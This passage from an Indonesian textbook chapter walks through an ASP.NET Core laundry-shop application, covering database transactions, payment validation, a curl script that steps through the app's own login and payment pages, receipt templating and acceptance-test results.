                $"{n} placeholders but {args.Length} values: {sql}");
        cmd.CommandText = text.ToString();
        return cmd;
    }
```

Transaksinya (**Kode 12.19**) menyimpan koneksi dan transaksi alur kerja yang sedang berjalan dalam `AsyncLocal`, padanan .NET untuk `ThreadLocal` Java yang juga mengikuti `await`, sehingga setiap pemanggilan penyimpanan di dalam `InTransaction` memakai keduanya.

Kode 12.19 `Data/SqlLaundryStore.cs`, `InTransaction()`: satu koneksi dan satu `DbTransaction`; *commit* jika pekerjaan kembali normal, *rollback* jika melemparkan galat; pemanggilan bersarang bergabung dengan transaksi luar.

```
    public T InTransaction<T>(Func<T> work)
    {
        if (current.Value is not null) return work(); // join the outer transaction
        using var conn = Open();
        using var tx = conn.BeginTransaction();
        current.Value = (conn, tx);
        try
        {
            var result = work();
            tx.Commit();
            return result;
        }
        catch
        {
            tx.Rollback();
            throw;
        }
        finally
        {
            current.Value = null;
        }
    }
```

Update bersyaratnya adalah pernyataan yang sama dengan di Bab 11: `UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND status = 'queued'` untuk alur kerja dan `UPDATE Customer SET credit = credit - ? WHERE id = ? AND credit >= ?` untuk pembayaran dari deposit. Kedua penyimpanan mengimplementasikan dua metode itu agar mengembalikan 1 atau 0, dan logika menanggapi 0 dengan konflik.

12.11.4 Provider di balik `#if`, dan `dotnet add package`

Kelas yang benar-benar berbicara dengan SQLite atau MySQL, yaitu **provider**, berasal dari paket NuGet. Berkas proyek (**Kode 12.20**) hanya mendefinisikan simbol kompilator untuk masing-masing ketika Anda memintanya.

Kode 12.20 `ProfitinaLaundry.csproj`: Web SDK, .NET 10, dan dua sakelar *build* opsional yang mendefinisikan `USE_SQLITE` atau `USE_MYSQL`.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <!-- Profitina Laundry - ASP.NET Core Razor Pages on .NET 10.
       Default build: NO NuGet packages at all (only the ASP.NET Core shared
       framework), data in the CSV files of database/csv (the file store, see
       Data/CsvLaundryStore.cs). -->
  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>Laundry</RootNamespace>
    <AssemblyName>ProfitinaLaundry</AssemblyName>
    <InvariantGlobalization>true</InvariantGlobalization>
  </PropertyGroup>

  <!-- The SQLite store (Data/SqlLaundryStore.cs + Data/SqliteConnectionFactory.cs):
         dotnet add package Microsoft.Data.Sqlite
         dotnet run -p:UseSqlite=true     (and set Laundry:Store to "sqlite") -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_SQLITE</DefineConstants>
  </PropertyGroup>

  <!-- MySQL / MariaDB (XAMPP):
         dotnet add package MySqlConnector
         dotnet run -p:UseMySql=true      (and set Laundry:Store to "mysql")  -->
  <PropertyGroup Condition="'$(UseMySql)' == 'true'">
    <DefineConstants>$(DefineConstants);USE_MYSQL</DefineConstants>
  </PropertyGroup>

  <!-- The tests folder holds separate projects (tests/...); keep them out of
       this build. -->
  <ItemGroup>
    <Compile Remove="tests/**" />
    <Content Remove="tests/**" />
    <None Remove="tests/**" />
  </ItemGroup>

</Project>
```

dan `DbConnectionFactories` (**Kode 12.21**) hanya mengompilasi kode *provider* di bawah simbol itu.

Kode 12.21 `Data/DbConnectionFactories.cs`: satu-satunya baris program yang menyebut kelas *provider*, masing-masing di balik `#if`; tanpa sakelar, metode ini mengembalikan `null` dan penyimpanan CSV yang dipakai.

```
public static class DbConnectionFactories
{
    public static Func<DbConnection>? For(string store, string connectionString)
    {
#if USE_SQLITE
        if (store == "sqlite")
        {
            // "Data Source=../database/laundry.db;Mode=ReadWrite" - Mode=ReadWrite
            // never creates an empty file by accident; Foreign Keys=True = PRAGMA
            // foreign_keys = ON on every connection.
            var builder = new Microsoft.Data.Sqlite.SqliteConnectionStringBuilder(
                connectionString) {
                ForeignKeys = true,
                DefaultTimeout = 10,
            };
            var cs = builder.ToString();
            return () => new Microsoft.Data.Sqlite.SqliteConnection(cs);
        }
#endif
#if USE_MYSQL
        if (store == "mysql")
        {
            // "Server=127.0.0.1;Port=3306;Database=profitina_laundry;
            //  User ID=laundry;Password=..."
            return () => new MySqlConnector.MySqlConnection(connectionString);
        }
#endif
        return null;
    }
}
```

`#if USE_SQLITE` adalah **kompilasi bersyarat**: kompilator hanya membaca baris di antara `#if` dan `#endif` jika simbolnya terdefinisi. Tanpa simbol itu, nama `Microsoft.Data.Sqlite.SqliteConnection` tidak pernah sampai ke kompilator, sehingga proyek dapat di-*build* tanpa paketnya. Untuk memakai SQLite di mesin Anda sendiri, README memberikan tiga langkah:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -c Release -p:UseSqlite=true
```

dengan `"Store": "sqlite"` dan *connection string* seperti `Data Source=data/laundry.db;Mode=ReadWrite` di `appsettings.json` (dan `MySqlConnector` dengan `-p:UseMySql=true` untuk MySQL atau MariaDB). `dotnet add package` mengunduh versi terbaru (10.0.12 untuk Microsoft.Data.Sqlite dan 2.6.2 untuk MySqlConnector pada September 2026 [3], [4]) dan menambahkan `<PackageReference>` ke berkas proyek. Di lingkungan buku ini perintah itu dijalankan sungguhan, di salinan coba-coba jalur ini, dan *proxy* NuGet menolaknya:

```
$ dotnet add package Microsoft.Data.Sqlite
info : Adding PackageReference for package 'Microsoft.Data.Sqlite' into project
       '/tmp/pl11/addpkg/ProfitinaLaundry.csproj'.
error: Unable to load the service index for source
       https://api.nuget.org/v3/index.json.
error:   The proxy tunnel request to proxy 'http://127.0.0.1:34941/' failed with
       status code '403'."
(exit code 1)
```

(baris-baris dipenggal agar muat di halaman; baris tentang bundel sertifikat dihilangkan; `runs/dotnet_add_package.txt` memuat sisanya)

Karena itu penyimpanan SQL diperiksa dengan cara lain. `tests/SqlStoreCheck` adalah proyek konsol terpisah dengan *provider* ADO.NET kecil khusus uji yang memanggil pustaka SQLite milik

sistem (versi 3.45.1) secara langsung. Ia menjalankan setiap metode baca `ILaundryStore` pada penyimpanan SQL atas `laundry.db` dan pada penyimpanan CSV atas ekspor CSV, lalu rangkaian operasi tulis yang sama pada keduanya, termasuk *update* bersyarat yang tidak boleh mengubah apa pun, debit deposit yang harus gagal, dan transaksi yang melemparkan galat, dan akhirnya membandingkan ketujuh tabel baris demi baris. Eksekusi untuk bab ini berakhir dengan:

```
SAME       table Outlet: 3 rows in SQLite, 3 in CSV
SAME       table Customer: 256 rows in SQLite, 256 in CSV
SAME       table Employee: 14 rows in SQLite, 14 in CSV
SAME       table Service: 12 rows in SQLite, 12 in CSV
SAME       table Bill: 2954 rows in SQLite, 2954 in CSV
SAME       table Payment: 3320 rows in SQLite, 3320 in CSV
SAME       table StatusLog: 8803 rows in SQLite, 8803 in CSV

RESULT: 194 same, 0 different
```

Itu menunjukkan bahwa SQL dan pemetaan baris `SqlLaundryStore` benar di SQLite dan sepakat dengan penyimpanan CSV dalam 194 perbandingan. Itu tidak menunjukkan bahwa Microsoft.Data.Sqlite berperilaku persis seperti penggantinya, dan bab ini mengatakannya terus terang: *provider* sungguhan akan berjalan untuk pertama kalinya di mesin Anda.

12.12 Alur Kerja dan Pembayaran

Logika bisnis di `Logic/Laundry.cs` adalah terjemahan baris demi baris dari fungsi-fungsi Flask di Bab 10, seperti `Bills.java` pada jalur servlet, dan memperlihatkan betapa sedikitnya C# mengubah bentuk sebuah aturan. **Kode 12.22** adalah langkah *queued* → *finished*.

Kode 12.22 `Logic/Laundry.cs`, `MarkFinished()`: satu transaksi dengan pemeriksaan gerai, pemeriksaan status, *update* bersyarat, dan baris `StatusLog`.

```
    public void MarkFinished(UserInfo user, string? billId) =>
        store.InTransaction(() =>
            {
                var bill = GetBill(billId);
                CheckOutlet(user, bill);
                if (bill.Status != "queued")
                    throw AppError.Conflict(StateMessage(bill));
                var now = clock.NowText();
                // AC-5.8
                if (store.MarkFinished(bill.Id, now) != 1)
                    throw AppError.Conflict($"{bill.Id} is no longer in process.");
                store.InsertStatusLog(bill.Id, "finished", now, user.Id);
                return 0;
            });
```

`store.InTransaction(() => { ... })` menerima pekerjaannya sebagai *lambda*, sehingga *begin*, *commit*, dan *rollback* ditulis sekali saja, di dalam penyimpanan, alih-alih di setiap metode. Status sengaja diperiksa dua kali: `bill.Status != "queued"` memberi orangnya pesan yang tepat (“B2938 is already finished”), dan *update* bersyarat menangkap *race* ketika pencuci lain menyelesaikan nota itu di antara operasi baca dan operasi tulis.

Pembayaran (**Kode 12.23**) mengikuti aturan yang digambarkan di Subbab 11.12 dengan persis, dengan pesan yang sama dengan jalur Flask dan servlet, karena rangkaian uji penerimaan membandingkannya.

Kode 12.23 `Logic/Laundry.cs`: `AddPayment()` dan `ValidatePayment()`. Setiap masalah dikumpulkan dalam satu *dictionary* pesan *field*, lalu `AppError.Validation` menjawab 422 dengan semuanya.


```
    public long AddPayment(UserInfo user, string? billId, object? method,
                           object? amount, object? reference) =>
        store.InTransaction(() =>
            {
                var bill = GetBill(billId);
                CheckOutlet(user, bill);
                if (bill.Cancelled)
                    throw AppError.Conflict(
                        $"{bill.Id} is cancelled; no payment can be recorded.");
                if (bill.Balance <= 0)
                    throw AppError.Conflict($"{bill.Id} is already paid in full.");
                var p = ValidatePayment(method, amount, reference, bill.Balance,
                                        bill.Row.CustomerCredit);
                return InsertPayment(bill.Id, bill.Bill.CustomerId, p,
                                     clock.NowText());
            });
    public static PaymentInput ValidatePayment(
        object? methodValue, object? amountValue, object? referenceValue,
        long balance, long deposit, string prefix = "")
    {
        var errors = Errors();
        var method = (Rules.Text(methodValue) ?? "").Trim().ToLowerInvariant();
        var reference = (Rules.Text(referenceValue) ?? "").Trim();
        var amount = Rules.WholeNumber(amountValue);
        if (!PaymentMethods.Contains(method))
            errors[prefix + "method"] =
                "Choose a payment method: cash, qris, transfer or credit " +
                "(deposit).";
        if (amount is null or <= 0)
            errors[prefix + "amount"] =
                "Enter the amount as a whole number of rupiah greater than 0.";
        else if (amount > balance)
            errors[prefix + "amount"] =
                $"The balance is only {Fmt.Money(balance)}.";
        else if (method == "credit" && amount > deposit)
            errors[prefix + "amount"] =
                $"Deposit {Fmt.Money(deposit)} is not enough.";
        if (method is "qris" or "transfer" && reference.Length == 0)
            errors[prefix + "reference"] =
                "Enter the payment reference (QRIS number or bank + transfer " +
                    "number).";
        else if (method == "cash" && reference.Length > 0)
            errors[prefix + "reference"] =
                "A cash payment has no reference; leave it empty.";
        else if (reference.Length > 50)
            errors[prefix + "reference"] =
```

Kode 12.23 (Lanjutan) *Logic/Laundry.cs: AddPayment() dan ValidatePayment(). Setiap masalah dikumpulkan dalam satu dictionary pesan field, lalu AppError.Validation menjawab 422 dengan semuanya.*

```
                "The reference can have at most 50 characters.";
        if (errors.Count > 0) throw AppError.Validation(errors);
        if (method == "credit") reference = "DEPOSIT"; // AC-6.3
        return new PaymentInput(method, amount!.Value,
                                reference.Length == 0 ? null : reference);
```

Dua fitur C# membuat validasinya terbaca hampir seperti aturannya. `amount is null or <= 0` adalah sebuah **pattern**: benar ketika nilainya tidak ada atau tidak positif. `method is "qris" or "transfer"` membandingkan dengan dua konstanta sekaligus. Adapun `amount!.Value` memakai *null-forgiving operator* `!`, yang memberi tahu kompilator bahwa `amount` tidak mungkin null di titik ini, karena galat-galat di atasnya pasti sudah dilemparkan; analisis *nullable* kompilator tidak dapat melihatnya sendiri.

Contoh yang dikerjakan, sama dengan contoh di Bab 11 agar dapat dibandingkan: nota B2940 di Wiyung, sebuah *bed cover* dengan tagihan Rp 35.000 dan Rp 17.000 sudah dibayar, sehingga sisanya 18.000. Transfer 10.000 dengan referensi `BCA 102637` lolos setiap pemeriksaan, disisipkan sebagai pembayaran 3320 (pada salinan data yang segar), dan menyisakan tagihan 8.000. Permintaan yang sama tanpa referensi dijawab dengan 422 dan `{"reference": "Enter the payment reference (QRIS number or bank + transfer number)."}`, dan tidak ada yang ditulis, seperti diperlihatkan **Gambar 12.4** dari sisi kasir.



Gambar 12.4 Formulir pembayaran jalur ASP.NET Core untuk B2938, diambil dengan Playwright setelah 50.000 diketik sebagai uang yang diterima: JavaScript halaman itu menampilkan kembalian Rp 10.000, yang tidak pernah dikirim ke server maupun disimpan.

12.12.1 Satu pembayaran, permintaan demi permintaan

Subbab-subbab sejauh ini melihat bagian-bagiannya satu per satu: *pipeline*, penjaga, *page model*, aturan. **Kode 12.24** menyatukannya kembali. Ia adalah skrip pendek yang mencatat pembayaran pada contoh yang dikerjakan tadi melalui halaman HTML, bukan API, dengan `curl` berperan sebagai peramban: ia menyimpan *cookie* dalam sebuah *jar*, membaca `csrf_token` tersembunyi dari setiap halaman, dan mencetak kode status serta *header* `Location` setiap jawaban.

Kode 12.24 `walk/walk_payment.sh`: tujuh langkah satu pembayaran melalui halaman-halaman, dengan *cookie jar* dan token tersembunyi yang ditangani seperti peramban menanganinya.

```
#!/usr/bin/env bash
# One payment through the HTML pages of the ASP.NET Core track (or the Java
# track of Chapter 11), the way a browser does it: redirect to login, the
# hidden token, the 422 page, the redirect after success and the flash
# message. Start the server first, then:
#   ./walk_payment.sh [base]
B="${1:-http://127.0.0.1:6123}"
JAR=$(mktemp)
FORM="$B/bills/B2940/payments/new"

status() { # prints "HTTP <code> <Location header, if any>"
  curl -s -o "$JAR.html" -D "$JAR.head" -b "$JAR" -c "$JAR" "$@" \
    -w 'HTTP %{http_code}'
  loc=$(grep -i '^location:' "$JAR.head" | tr -d '\r' | cut -d' ' -f2)
  echo "${loc:+ -> $loc}"
}
token() { # "name=value" of the first hidden token (the menu has another one);
  # the field is csrf_token in this track and _csrf in the Java track
  sed -n 's/.*name="\(csrf_token\|_csrf\)" value="\([^"]*\)".*/\1=\2/p' \
    "$JAR.html" | head -1
}

echo '1) the payment form, not logged in'
status "$FORM"
echo '2) the login page, then a login WITHOUT its hidden token'
status "$B/login"; T=$(token)
status -d 'email=kasir5@profitina-laundry.example&password=Laundry%232026' \
  "$B/login"
echo '3) the same login WITH the token'
status --data-urlencode "$T" --data-urlencode "next=${FORM#$B}" \
  -d 'email=kasir5@profitina-laundry.example&password=Laundry%232026' \
  "$B/login"
echo '4) the payment form, logged in'
status "$FORM"; T=$(token)
grep -o 'value="18000"' "$JAR.html" | head -1
# the form posts to its action="...", or without one to its own address
A=$(grep -o 'action="[^"]*/payments"' "$JAR.html" | head -1 | cut -d'"' -f2)
POST="${A:+$B$A}"; POST="${POST:-$FORM}"
echo '5) a transfer of 10000 without a reference'
status --data-urlencode "$T" \
  -d 'method=transfer&amount=10000&reference=' "$POST"
grep -o 'Enter the payment reference[^<]*' "$JAR.html" | head -1
echo '6) the same transfer with the reference'
status --data-urlencode "$T" \
  -d 'method=transfer&amount=10000' --data-urlencode 'reference=BCA 102637' \
  "$POST"
```

Kode 12.24 (Lanjutan) *walk/walk_payment.sh: tujuh langkah satu pembayaran melalui halaman-halaman, dengan cookie jar dan token tersembunyi yang ditangani seperti peramban menanganinya.*

```
echo '7) the page the browser is sent to'
status "$B/bills/B2940"
grep -o 'Payment [^<]*saved[^<]*' "$JAR.html" | head -1
rm -f "$JAR" "$JAR.html" "$JAR.head"
```

Dijalankan terhadap jalur ini pada porta 6123 dengan salinan data yang segar, skrip itu mencetak:

```
1) the payment form, not logged in
HTTP 302 -> /login?next=%2Fbills%2FB2940%2Fpayments%2Fnew
2) the login page, then a login WITHOUT its hidden token
HTTP 200
HTTP 403
3) the same login WITH the token
HTTP 302 -> /bills/B2940/payments/new
4) the payment form, logged in
HTTP 200
value="18000"
5) a transfer of 10000 without a reference
HTTP 422
Enter the payment reference (QRIS number or bank &#x2B; transfer number).
6) the same transfer with the reference
HTTP 302 -> /bills/B2940
7) the page the browser is sent to
HTTP 200
Payment for B2940 saved.
```

Setiap baris dapat ditelusuri ke sebuah *listing* dalam bab ini. **Langkah 1** meminta formulir pembayaran tanpa *cookie* sesi. `Guard` tidak menemukan pengguna, melihat bahwa `/bills/B2940/payments/new` adalah halaman dan bukan API, lalu menjawab 302 dengan alamat yang diminta di `next` (**Kode 12.10**); klien JSON akan menerima 401. **Langkah 2** memuat halaman login, yang memberi *jar* satu *cookie*, `laundry.antiforgery`, dan memberi halaman token tersembunyi pasangannya. Belum ada *cookie* sesi: jalur ini baru membuat sesi ketika seseorang login. Skrip lalu mengirim login *tanpa* token itu dan menerima 403, karena `Guard` juga memeriksa *antiforgery* pada formulir login: tanpa pemeriksaan itu, halaman jahat dapat membuat seorang pengunjung login ke akun pilihan penyerang, varian CSRF yang disebut *login CSRF*. **Langkah 3** mengirim login yang sama dengan token dan dialihkan persis ke alamat langkah 1, karena *page model* login mengembalikan pengguna ke `next` jika alamat itu jalur lokal.

Langkah 4 memperlihatkan apa yang diubah oleh login. `Auth.SignIn()` memanggil `Renew()` (**Kode 12.13**), yang menghapus sesi sebelumnya jika ada dan membuat sesi dengan id baru, sehingga *jar* kini memuat *cookie* sesi, dan token *antiforgery* pada formulir pembayaran menjadi milik sesi itu; token yang disalin dari halaman login tidak lagi diterima. Formulir tiba dengan `value="18000"` pada *field* nominal: `OnGet` mengisi sisa tagihan terlebih dahulu, Rp 35.000 ditagihkan dikurangi Rp 17.000 yang sudah dibayar.

Langkah 5 mengirim transfer 10.000 tanpa referensi. Tokennya sah, sehingga `Guard` memanggil `next`, *routing* memilih `Payment.cshtml`, `OnPost` memanggil `AddPayment`, dan `ValidatePayment` melemparkan `AppError.Validation` (**Kode 12.23**). *Page model* menangkapnya dan menampilkan kembali formulir dengan status 422 (**Kode 12.3**). Pesan di HTML-nya layak dilihat dua kali: *QRIS number or bank + transfer number*. *Encoder* Razor menulis tanda tambah sebagai rujukan karakter `+`, salah satu dari beberapa karakter yang di-*encode*-nya agar aman di setiap konteks HTML; peramban menampilkan `+` biasa. Uji yang mencari pesan harfiah itu di HTML mentah akan gagal di sini, jebakan yang sama dengan TC-8.4 pada Subbab 12.15, dari arah yang berlawanan.

Langkah 6 mengirim transfer yang sama dengan `BCA 102637` sebagai referensinya. Kali ini `AddPayment` berjalan di dalam satu transaksi, menyisipkan pembayaran, lalu kembali, dan `OnPost` menyimpan pesan *flash* dan menjawab 302 ke nota. Tidak ada yang ditampilkan dari halaman pembayaran; itulah pola *Post/Redirect/Get* dari Subbab 12.7.1. **Langkah 7** adalah GET yang dibuat peramban sendiri setelah pengalihan: halaman rincian menampilkan sisa tagihan 8.000 dan, sekali saja, *Payment for B2940 saved.*, yang diambil *layout* dari sesi lalu dikosongkan,

sehingga memuat ulang halaman menampilkan nota tanpa pesan itu dan tidak mencatat apa pun untuk kedua kalinya.

Tujuh permintaan, empat kode status (200, 302, 403, 422), dan setiap aturan bab ini di antaranya. Ketika sebuah halaman milik Anda sendiri berperilaku aneh, menulis skrip seperti ini sering lebih cepat daripada mengeklik, karena skrip mencetak kode dan *header* yang disembunyikan peramban.

Skrip ini membaca nama *field* tersembunyi dan `action` formulir dari halaman alih-alih mengandaikannya, sehingga ia berjalan tanpa perubahan terhadap jalur JDK HttpServer dari Bab 11. Dijalankan pada porta 6114 dengan salinan `laundry.db` yang segar, jalur itu menjawab:

```
1) the payment form, not logged in
HTTP 303 -> /login?next=%2Fbills%2FB2940%2Fpayments%2Fnew
2) the login page, then a login WITHOUT its hidden token
HTTP 200
HTTP 403
3) the same login WITH the token
HTTP 303 -> /bills/B2940/payments/new
4) the payment form, logged in
HTTP 200
value="18000"
5) a transfer of 10000 without a reference
HTTP 422
Enter the payment reference (QRIS number, or bank + transfer number).
6) the same transfer with the reference
HTTP 303 -> /bills/B2940
7) the page the browser is sent to
HTTP 200
Payment of Rp 10.000 saved. Balance Rp 8.000.
```

Ketujuh langkah memberikan hasil yang sama, dan perbedaannya persis perbedaan yang memang ditoleransi rangkaian uji penerimaan. Jalur Java mengalihkan dengan **303 See Other**, status yang secara eksplisit menyatakan "ambil halaman berikutnya dengan GET", sedangkan `Redirect()` milik ASP.NET Core mengirim **302 Found**; setiap peramban mengikuti keduanya dengan GET setelah sebuah POST. *Field* tersembunyinya bernama `_csrf`, bukan `csrf_token`, dan formulir pembayarannya mengirim ke `/bills/B2940/payments`, bukan kembali ke alamatnya sendiri. Fungsi *escaping*-nya hanya meng-*encode* lima karakter `& < > " '`, sehingga `+` tiba apa adanya, dan pesannya memiliki koma yang tidak dimiliki jalur servlet dan Flask. Pesan *flash*-nya lebih panjang, *Payment of Rp 10.000 saved. Balance Rp 8.000.*, sedangkan jalur ini menyebut notanya. Tidak satu pun dari perbedaan ini merupakan kebutuhan dalam dokumen, itulah sebabnya *harness* uji penerimaan mengikuti status pengalihan apa pun dari 301 sampai 308 dan membandingkan teks yang sudah di-*decode* serta frasa kunci alih-alih bita, dan itulah sebabnya skrip ini pun harus ditulis dengan cara yang sama.

12.13 Nota

Nota adalah halaman tersendiri, dirancang untuk kertas termal 80 mm dan untuk A4, tanpa menu dan dengan *stylesheet*-nya sendiri. *Page model*-nya memiliki `HasForms => false`, sehingga tidak ada token yang dibangkitkan untuknya, dan *markup*-nya mengatur `Layout = null` agar `_Layout.cshtml` tidak membungkusnya. **Kode 12.25** adalah isinya.

Kode 12.25 `Pages/Bills/Receipt.cshtml`, notanya sendiri: setiap ekspresi `@` di-*encode* sebagai HTML oleh Razor; alamat, *e-mail*, dan tanggal lahir pelanggan tidak pernah ditampilkan (AC-7.4).

```
<article class="receipt">
  <header>
    <img src="/static/img/profitina-logo-horizontal.png" alt="Profitina"
        class="logo">
    <h1 class="shop-name">@(bill.Row.OutletName ?? "Profitina Laundry")</h1>
    <p>@bill.Row.OutletAddress</p>
    <p>Tel. @bill.Row.OutletPhone</p>
  </header>
  @if (bill.Cancelled) {<p class="big">*** CANCELLED ***</p>}
  <table>
    <tr><th>Bill</th><td>@bill.Id</td><th>Rack</th><td>@b.Rack</td></tr>
    <tr><th>Date</th><td colspan="3">@Fmt.Dt(b.Arrived)</td></tr>
    <tr><th>Customer</th><td colspan="3">@bill.Row.CustomerName</td></tr>
    <tr><th>Phone</th><td colspan="3">@bill.Row.CustomerPhone</td></tr>
  </table>
  <hr>
  <p>@bill.Row.ServiceDescription</p>
  <p class="line"><span>  @Fmt.Quantity(b.Unit, bill.Row.ServiceDescription)
    x @Fmt.Money(bill.Cancelled ? bill.Row.ServicePrice : bill.UnitPrice)</span>
    <span>@Fmt.Money(bill.Payment)</span></p>
  <hr>
  <p class="line strong"><span>TOTAL</span><span>@Fmt.Money(bill.Payment)</span></p>
  @foreach (var p in bill.Payments)
  {
  <p class="line small"><span>  @Fmt.Dt(p.PaidAt) @Fmt.Method(p.Method)</span>
    <span>@Fmt.Money(p.Amount)</span></p>
  }
  <p class="line"><span>Paid</span><span>@Fmt.Money(bill.Paid)</span></p>
  <p class="line strong"><span>BALANCE</span>
    <span>@Fmt.Money(bill.Balance)</span></p>
  <hr>
  @if (!bill.Cancelled)
  {
  <p class="line"><span>Ready by</span><span>@Fmt.Dt(bill.Promised)</span></p>
  }
  @if (b.Status == "departed" && !bill.Cancelled)
  {
  <p class="line strong"><span>COLLECTED</span><span>@Fmt.Dt(b.Departed)</span></p>
  }
  <p class="line"><span>Served by</span><span>@bill.Row.EmployeeName</span></p>
  <hr>
  <p>Check your laundry online:<br>  @Model.Site/status - bill @bill.Id
    + your phone</p>
  <p class="small">Items not collected within 90 days are no longer our
    responsibility.</p>
  <p class="center">Thank you!</p>
```

Kode 12.25 (Lanjutan) *Pages/Bills/Receipt.cshtml, notanya sendiri: setiap ekspresi @ di-encode sebagai HTML oleh Razor; alamat, e-mail, dan tanggal lahir pelanggan tidak pernah ditampilkan (AC-7.4).*

```
</article>
```

Razor meng-*encode* setiap nilai yang ditulis dengan `@` [13]: pelanggan bernama `<b>Syaiful</b>` akan tampil dengan kurung sudut yang terlihat, bukan dengan huruf tebal. Satu-satunya cara menulis HTML mentah adalah `@Html.Raw(...)`, dan jalur ini tidak pernah memanggilnya. **Gambar 12.5** adalah nota B2938 sebelum dibayar, diambil pada lebar 520 piksel.



Gambar 12.5 Nota B2938 dari jalur ASP.NET Core, dengan logo resmi Profitina: 5 kg dengan harga Rp 8.000, total Rp 40.000, sisa Rp 40.000, siap pada 30 September pukul 19.52.

Alamat pada *Check your laundry online* diambil dari permintaan (`http://127.0.0.1:6121` pada tangkapan layar) kecuali pengaturan `PublicSite` memberikan alamat publik toko, yang diatur pada pemasangan sungguhan.

12.14 API JSON dengan Minimal Endpoint

API ditulis dengan gaya **minimal API**: setiap *endpoint* adalah *lambda* yang didaftarkan pada sebuah grup rute, dan parameternya diisi oleh *dependency injection* dan dari rute [14]. **Kode 12.26** adalah *endpoint* pembayaran.

Kode 12.26 `Api/ApiEndpoints.cs`, *endpoint* pembayaran: pemeriksaan peran, isi JSON, `AddPayment()` yang sama dengan halaman, dan jawaban yang disusun dari *field* bernama.

```
        api.MapPost("/bills/{id}/payments",
                    async (string id, HttpContext ctx, LaundryService laundry) =>
                    {
                        Require(ctx, "bills_write");
                        var body = await Body(ctx);
                        var paymentId = laundry.AddPayment(
                            User(ctx), id, Get(body, "method"), Get(body, "amount"),
                            Get(body, "reference"));
                        var bill = laundry.FullBill(id);
                        var answer = PaymentJson(
                            bill.Payments.First(p => p.Id == paymentId));
                        answer["bill"] = new Dictionary<string, object?> {
                            ["id"] = bill.Id,
                            ["payment"] = bill.Payment,
                            ["paid"] = bill.Paid,
                            ["balance"] = bill.Balance,
                        };
                        return Json(answer, 201);
                    });
```

`app.MapGroup("/api")` membuat setiap rute dalam grup itu diawali `/api`, dan `Guard` sudah memeriksa sesi dan *header* `X-CSRF-Token` sebelum *lambda* dijalankan. Jawabannya adalah *dictionary* yang ditulis *field* demi *field*, tidak pernah *record* yang diserialisasi utuh, agar kolom

yang suatu hari ditambahkan ke tabel tidak bocor ke API (AC-11.5). Skrip sesi dari Bab 11, `api/api_session.sh`, bekerja terhadap jalur ini tanpa perubahan, karena API-nya sama; keluaran nyatanya terhadap jalur ASP.NET Core adalah:

```
1) log in as the cashier of Wiyung (O03)
{"id":"E0012","name":"Fitri Handayani","role":"cashier","outlet_id":"O03"}
2) the bill before payment
{"id":"B2938","status":"finished","payment":40000,"paid":0,"balance":40000}
3) a payment WITHOUT the X-CSRF-Token header
HTTP 403, error code "csrf_failed"
4) the same payment WITH the token
{"id":3320,"method":"qris","amount":40000,"paid":40000,"balance":0}
5) hand the laundry over
{"id":"B2938","status":"departed","departed":"2026-09-30 21:00:00","balance":0}
6) what the customer sees on the phone
{"status_text":"Collected","departed":"2026-09-30 21:00:00","balance":0}
```

Keluarannya identik dengan keluaran di Bab 11 kecuali satu stempel waktu: penyerahan pada langkah 5 terjadi pukul 21:00:00, karena jam demo jalur ini dibekukan. Satu perbedaan tidak terlihat dalam keluaran ini tetapi terlihat pada JSON mentahnya: System.Text.Json, *serializer* milik .NET, secara bawaan menulis `&` pada *Wash, dry & fold* sebagai `&`, *escaping* aman yang tidak dilakukan Flask. Keduanya JSON yang sah untuk teks yang sama, itulah sebabnya rangkaian uji penerimaan membandingkan JSON berdasarkan maknanya, dan perbandingan bita demi bita pada Subbab 12.16 memakai CSV.

12.15 Rangkaian Uji Penerimaan Bersama, Dijalankan Sungguhan

Perintahnya sama dengan untuk jalur servlet, dengan target `aspnet`, dan memerlukan *build* Release terlebih dahulu, karena *harness* menjalankan `bin/Release/net10.0/ProfitinaLaundry.dll` untuk setiap uji:

```
dotnet build -c Release
python3 ../acceptance/run_acceptance.py aspnet
```

Rangkaian ini dijalankan enam kali untuk bab ini, dua kali pada salinan `App/aspnet` dan empat kali pada salinan 84 kolom selama salinan itu dirampungkan, dan keenam hasilnya menceritakan sesuatu yang layak dibaca dengan saksama (**Tabel 12.4**).

Tabel 12.4 Enam eksekusi rangkaian uji penerimaan bersama terhadap jalur ASP.NET Core, 24 September 2026. Keluarannya ada di `Code_new/Chapter12/runs/`.

Eksekusi	Salinan yang diuji	Hasil	Kegagalan
1	`App/aspnet`	150 lulus, 2 gagal, 1 dilewati	TC-5.8, TC-6.8: server berhenti
2	`App/aspnet`	151 lulus, 1 gagal, 1 dilewati	TC-8.4
3	salinan 84 kolom, draf	152 lulus, 1 dilewati	tidak ada
